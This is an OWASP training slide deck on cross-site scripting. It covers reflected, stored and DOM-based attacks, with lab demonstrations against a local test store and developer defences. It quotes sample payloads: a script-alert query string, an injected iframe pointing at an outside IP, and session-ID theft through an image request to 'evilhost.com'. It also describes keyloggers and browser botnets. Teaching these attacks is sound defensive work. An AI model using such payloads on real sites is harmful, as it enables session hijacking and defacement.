



Cross Site Scripting (XSS) Exploits & Defenses

David Campbell
Eric Duprey

OWASP

Denver, Colorado USA

Copyright 2007 © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation

<http://www.owasp.org>

DISCLAIMER

- The wireless network provided for this interactive talk is potentially hostile
- Associate and connect at your own risk; we are not liable for any issues
- Please don't try to make your way out to the Internet through the wireless. It's connected to a Federal Gov't network.
- If you know what you're doing, please be respectful and refrain from injecting truly malicious code.

XSS: Why all the Hype???

- "XSS is the new buffer overflow. Javascript is the new shellcode."
- How does it work?
- Am I vulnerable?

The Evolution of XSS

■ Then

- ▶ “So what, I can hack myself?”
- ▶ Session Stealing
- ▶ Defacements

■ Now

- ▶ Persistent defacements
- ▶ Javascript malware
- ▶ Cross Site Request Forgery (CSRF)
- ▶ Browser based botnets!

High Profile XSS

- April 2008: Obama's site redirected to hillaryclinton.com



High Profile XSS Defacements

- April fools
2007: Tennis
star vows to
give up tennis
to persue CCIE
- Russian
hackers
credited with
the ruse


Cisco is glad to announce new
CCIE

Cisco is glad to announce to our customers that we have a new famous person, who passed our most difficult exams. Maria Sharapova has an official CCIE status and is invited to work for Cisco and DoD. We always need such high profile experts in computer security branch. Regardless of her Ping-Pong carrier we are sure, she'll be a great member of our team. Besides, we hope her skills will improve the ability to investigate and solve computer crimes.



High Profile XSS

- May 16 2008: Paypal's EV "secure" page vulnerable to XSS



High Profile XSS

- May 20 2008: RBS' "Worldpay" site vulnerable to XSS



High Profile XSS

- March 28 2008: Google serves up XSS'd URL's to end users searching USAToday.com, ABCNews, Target.com, walmart.com, etc.

[www-ludofg-com <iframe src=//89.149.243.201/t> Pictures, www ...](#)
www-ludofg-com Pictures, www-ludofg-com Wallpapers, www-ludofg-com Pics, www-ludofg-com Photos. Click on the www-ludofg-com Images.
[search.rediff.com/imgsrch/default.php?MT=WWW-LUDOFG-COM+%3CIFRAME%20src=//89.149.243.201/t%3E - 26k - Cached - Similar pages](#)

[soleil-moon-frye <iframe src=//89.149.243.201/t> Pictures, soleil ...](#)
soleil-moon-frye Pictures, soleil-moon-frye Wallpapers, soleil-moon-frye Pics, soleil-moon-frye Photos. Click on the soleil-moon-frye Images.
[search.rediff.com/imgsrch/default.php?MT=SOLEIL-MOON-FRYE+%3CIFRAME%20src=//89.149.243.201/t%3E - 26k - Cached - Similar pages](#)

[nit-results <iframe src=//89.149.243.201/t> Pictures, nit-results ...](#)
nit-results Pictures, nit-results Wallpapers, nit-results Pics, nit-results Photos. Click on the nit-results Images.
[search.rediff.com/imgsrch/default.php?MT=NIT-RESULTS+%3CIFRAME%20src=//89.149.243.201/t%3E - 26k - Cached - Similar pages](#)

[encino-man <iframe src=//89.149.243.201/t> Pictures, encino-man ...](#)
encino-man Pictures, encino-man Wallpapers, encino-man Pics, encino-man Photos. Click on the encino-man Images.
[search.rediff.com/imgsrch/default.php?MT=ENCINO-MAN+%3CIFRAME%20src=//89.149.243.201/t%3E - 25k - Cached - Similar pages](#)

[st-patrick-s-day-comments <iframe src=//89.149.243.201/t> Pictures ...](#)
st-patrick-s-day-comments Pictures, st-patrick-s-day-comments Wallpapers, st-patrick-s-day-comments Pics, st-patrick-s-day-comments Photos.
[search.rediff.com/imgsrch/default.php?MT=ST-PATRICK-S-DAY-COMMENTS+%3CIFRAME%20src=//89.149.243.201/t%3E - 26k - Cached - Similar pages](#)

[obama-race-speech-text <iframe src=//89.149.243.201/t> Pictures ...](#)
obama-race-speech-text Pictures, obama-race-speech-text Wallpapers, obama-race-speech-text Pics, obama-race-speech-text Photos.
[search.rediff.com/imgsrch/default.php?MT=OBAMA-RACE-SPEECH-TEXT+%3CIFRAME%20src=//89.149.243.201/t%3E - 26k - Cached - Similar pages](#)

[tom-johnston <iframe src=//89.149.243.201/t> Pictures, tom ...](#)
tom-johnston Pictures, tom-johnston Wallpapers, tom-johnston Pics, tom-johnston Photos. Click on the tom-johnston Images.
[search.rediff.com/imgsrch/default.php?MT=TOM-JOHNSTON+%3CIFRAME%20src=//89.149.243.201/t%3E - 26k - Cached - Similar pages](#)

[foetal-position <iframe src=//89.149.243.201/t> Pictures, foetal ...](#)
foetal-position Pictures, foetal-position Wallpapers, foetal-position Pics, foetal-position Photos. Click on the foetal-position Images.
[search.rediff.com/imgsrch/default.php?MT=FOETAL-POSITION+%3CIFRAME%20src=//89.149.243.201/t%3E - 26k - Cached - Similar pages](#)

[aptera <iframe src=//89.149.243.201/t> Pictures, aptera <iframe ...](#)
aptera Pictures, aptera Wallpapers, aptera Pics, aptera Photos. Click on the aptera Images.
[search.rediff.com/imgsrch/default.php?MT=APTERA+%3CIFRAME%20src=//89.149.243.201/t%3E - 25k - Cached - Similar pages](#)



Web App Architecture Overview

- Web App architectures are a conglomeration of various technologies
- Loose coupling gives web apps significant flexibility, however provide ample opportunity for problems
- HTTP is basically a text protocol
 - ▶ Easy to see what's going on (sniffer, MITM proxy)
 - ▶ No need to use a browser to speak HTTP


Web App Architecture Overview (cont)

- HTTP is a **stateless** protocol
- Every request stands alone
- SessionID “tokens” tacked on to create illusion of stateful apps

Web App Architecture Overview (cont)

- Client requests a page
- Backend servers may run server side code, then generate HTML
- Browsers render HTML

Web App Architecture Overview (cont)



The screenshot shows the WebScarab interface for conversation 66. The top bar indicates the request is a GET to `http://www.smallcapinvestor.com:80/search` with a 200 OK status. The 'Raw' tab is selected, showing the raw HTTP request. A red box highlights the query string: `query=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E&mode=results&imageF`. Below the request, the 'Parsed' tab shows the request headers, including User-Agent, Accept, Accept-Language, Accept-Encoding, Accept-Charset, Keep-Alive, Proxy-Connection, Referer, and Cookie. The response body is also shown in the 'Raw' tab, with a red box highlighting the payload: `<script>alert("XSS")</script>`. The text 'XSS Attack' is written in red above the request, and 'XSS Payload' is written in red below the response.

Introducing Javascript

- Oldschool web apps were very static
- Javascript has been around since 1995
- Most commonly used just for image rollovers and primitive form input validation

Javascript Evolution

- Now used to make web apps more like thick client apps
- Javascript can read/write/modify individual elements of a page on the fly!
- XMLHttpRequest changed everything

Javascript Capabilities & Limitations

■ Javascript can:

- ▶ Dynamically rewrite entire web pages
- ▶ Make limited HTTP requests to arbitrary hosts

■ Javascript cannot:

- ▶ Write to the filesystem
- ▶ Directly violate “same origin policy”, by retrieving or transmitting information to other hosts

■ However, there are well known techniques to circumvent these restrictions

How does XSS happen?

■ Occurs any time...

- ▶ Raw data from attacker is sent to an innocent user
- ▶ It doesn't need to be Javascript. Can be HTML, etc.

■ Raw data...

- ▶ Stored in database
- ▶ Reflected from web input (form field, hidden field, url)

■ Virtually every web application has this problem

- ▶ Try this in your browser:
`javascript:alert(document.cookie)`

What's the potential impact?

- Allows embedding of malicious code:
 - ▶ JavaScript (AJAX!), VBScript, ActiveX, HTML, or Actionscript (Flash)
- Threats: phishing, session hijacking, changing of user settings, impersonation attacks, execution of code on the client, etc.

XSS Types

■ Reflected

- ▶ Link in other website / e-mail / IM link

■ Persistent

- ▶ e.g. bulletin board, forum, product review site

■ DOM-Based

Lab: Demonstration (Reflected XSS)

- Associate to "OWASP-XSS" wireless network|
- Start your browser, go to <http://192.168.90.254>
- Click on the "Badstore" target app
- What is a common place to look for reflected XSS in retail type web apps?
- Need a hint???

Why is this search function vulnerable?

- Checkout the badstore.cgi source code from the portal page
- Bobby Jones, summer intern 1996? 😊

REAL LIFE Reflected XSS Demonstration

- Don't try this at home! We know security folks who have been hauled away for less!
- Yes, this is a live, production site. We have permission from the owners to demonstrate this vulnerability.
- Don't worry, we're going to patch the vulnerability later in this presentation

What's the Impact? (Reflected XSS)

- Alert windows are fun, but what else can I do?
- Session stealing? (Demo)
- To get around same origin policy, I leak SessionID variables using an `<IMG SRC=http://www.evilhost.com/<FIXME>` request
- Once I have the SessionID, impersonating victim is trivial

XSS Types

- Reflected

- ▶ Link in other website / e-mail link

- **Persistent (Stored)**

- ▶ **e.g. bulletin board, forum**

- DOM-Based

Lab: Demonstration (Persistent XSS)

- Associate to "OWASP-XSS" wireless network if you haven't already|
- Start your browser. If not automatically directed, go to <http://192.168.90.254>
- Click on the "Badstore" target app
- What is a common place to look for persistent XSS in retail type web apps?

What's the Impact? (Persistent XSS)

- Same as with reflected, but now every visitor gets exploited, without any overt trickery
- Examples: Samy worm, Orkut worm, etc.

But static images are safe, right?

- Not if you're running IE... Even the latest and greatest version
- <http://192.168.90.254/xss.jpg>
- User must directly load the jpeg, this won't work via `` tags

It gets worse!

- Alert popups, session stealing and defacements are well understood threats...
- Javascript malware has the potential to do even more damage!

Javascript Malware

- Browser-based botnets / zombies
- Javascript keyloggers
- Click fraud, unintentional surfing
- Phishing bait
- DNS Rebinding (reverse VPN over HTTP!)

NuSkool Zombies – Browser Based Botnets

- BeEF Framework
- Uses Javascript to setup a persistent control channel to lured browsers
- Botnet controller has access to your LOCAL network (what firewall?)
- Exploit vectors are not limited to HTTP/S

NuSkool Zombies – Browser Based Botnets

D E M O



Javascript Keyloggers

- Capture keypresses and transmit to attacker controlled site
- Use HTTP GET or POST to send data back to attacker
- Will only capture keystrokes entered into browser windows
- Much more effective now that everybody uses Gmail, OWA, etc.

Click Fraud

- Google Adwords,
- Revenue is paid out based on clicks generated
- Attackers can use zombie browsers to generate loads of false traffic to boost revenue

Phishing Bait

- Javascript code creates effective misdirection apps
- “You are infected with X,Y,Z... Click here to scan..”
- Go to this site to get the antidote (.ru)
- Demo

Phishing Bait

- Demo



DNS Rebinding Attacks

- Too large a topic for this time slot
- However, serious implications for security of the web as a whole
- Normally, scripts running in browser can only communicate with hosts within the “same origin” domain.
- With DNS rebinding, attacker convinces browser that target host IP address has changed. Browser continues with connection, as ‘same origin policy’ is satisfied.

Defenses

- What can I do as an end user to stop this?
- Disable Javascript (really?)
- Verify form actions
- Browser plugins (Noscript)

Defenses

■ What can I do as a developer?

■ Two opportunities to stop XSS:

▶ Input validation

- `$safeQuery=preg_replace("/[^\a-zA-Z0-9_]/", "", $char);`
- <http://htmlpurifier.org/>
- AntiSamy (Java now, .NET & PHP sometime in '08)

▶ Output validation

- [OWASP PHP AntiXSS Library Project](#)
- `htmlentities()`, `htmlspecialchars()`

Realtime Reflected XSS Remediation

- Remember that vulnerable live production site?
- Time to fix the reflected XSS we found earlier in this discussion
- We're pressed for time, so we'll fix just the output validation for now
- DEMO

Closing Thoughts

- Stay tuned for XSS Part two, coming to this chapter later this year
- We hope that this has been enlightening, and that even the veterans have learned something new
- XSS is everywhere, but it's easy to fix.
- Test and Fix!!! Test and Fix!!!

Q&A

■ References

- ▶ OWASP – Cross site scripting, http://www.owasp.org/index.php/Cross_Site_Scripting
- ▶ OWASP – Testing for XSS, http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- ▶ OWASP Stinger Project (A Java EE validation filter) – http://www.owasp.org/index.php/Category:OWASP_Stinger_Project
- ▶ OWASP PHP Filter Project - http://www.owasp.org/index.php/OWASP_PHP_Filters
- ▶ OWASP Encoding Project - http://www.owasp.org/index.php/Category:OWASP_Encoding_Project
- ▶ RSnake, XSS Cheat Sheet, <http://ha.ckers.org/xss.html>
- ▶ Klein, A., DOM Based Cross Site Scripting, <http://www.webappsec.org/projects/articles/071105.shtml>
- ▶ .NET Anti-XSS Library - <http://www.microsoft.com/downloads/details.aspx?FamilyID=efb9c819-53ff-4f82-bfaf-e11625130c25&DisplayLang=en>

Additional Info

- For extended presentation sessions, time permitting

1. Cross-Site Scripting (XSS)

■ References

- ▶ OWASP – Cross site scripting, http://www.owasp.org/index.php/Cross_Site_Scripting
- ▶ OWASP – Testing for XSS, http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- ▶ OWASP Stinger Project (A Java EE validation filter) – http://www.owasp.org/index.php/Category:OWASP_Stinger_Project
- ▶ OWASP PHP Filter Project - http://www.owasp.org/index.php/OWASP_PHP_Filters
- ▶ OWASP Encoding Project - http://www.owasp.org/index.php/Category:OWASP_Encoding_Project
- ▶ RSnake, XSS Cheat Sheet, <http://ha.ckers.org/xss.html>
- ▶ Klein, A., DOM Based Cross Site Scripting, <http://www.webappsec.org/projects/articles/071105.shtml>
- ▶ .NET Anti-XSS Library - <http://www.microsoft.com/downloads/details.aspx?FamilyID=efb9c819-53ff-4f82-bfaf-e11625130c25&DisplayLang=en>

XSS Types

■ Reflected

- ▶ Link in other website / e-mail link

■ Persistent (Stored)

- ▶ e.g. bulletin board, forum

■ DOM-Based

Lab: Demonstration (DOM based XSS)

- Associate to "OWASP-XSS" wireless network|
- Start your browser
- Click on the "iChat" target app
- What is a common place to look for DOM based XSS in web apps?

What's the Impact? (DOM XSS)

- Same as with reflected XSS
- However, Server Side output validation is ineffective
- Because the request never gets reflected thru the server!

CR / LF Injection

- Allows attacker to use reflected XSS to inject arbitrary content
- HTTP headers, HTML body, etc. (HTTP Response Splitting)
- Redirects, fake session variables, lots of possibilities
- %0d%0a (CR, LF)

Lab: Demonstration (Response Splitting)

- Associate to "OWASP-XSS" wireless network|
- Start your browser
- Click on the "widgets.com" target app
- What is a common place to look for HTTP response splitting vulnerabilities in web apps?

What's the Impact? (Response Splitting)

- Attacker can inject arbitrary HTTP response headers
- Defacement via `<body>` content
- Redirection via `<head>` content
- Same as reflected XSS

CSRF

- <FIXME>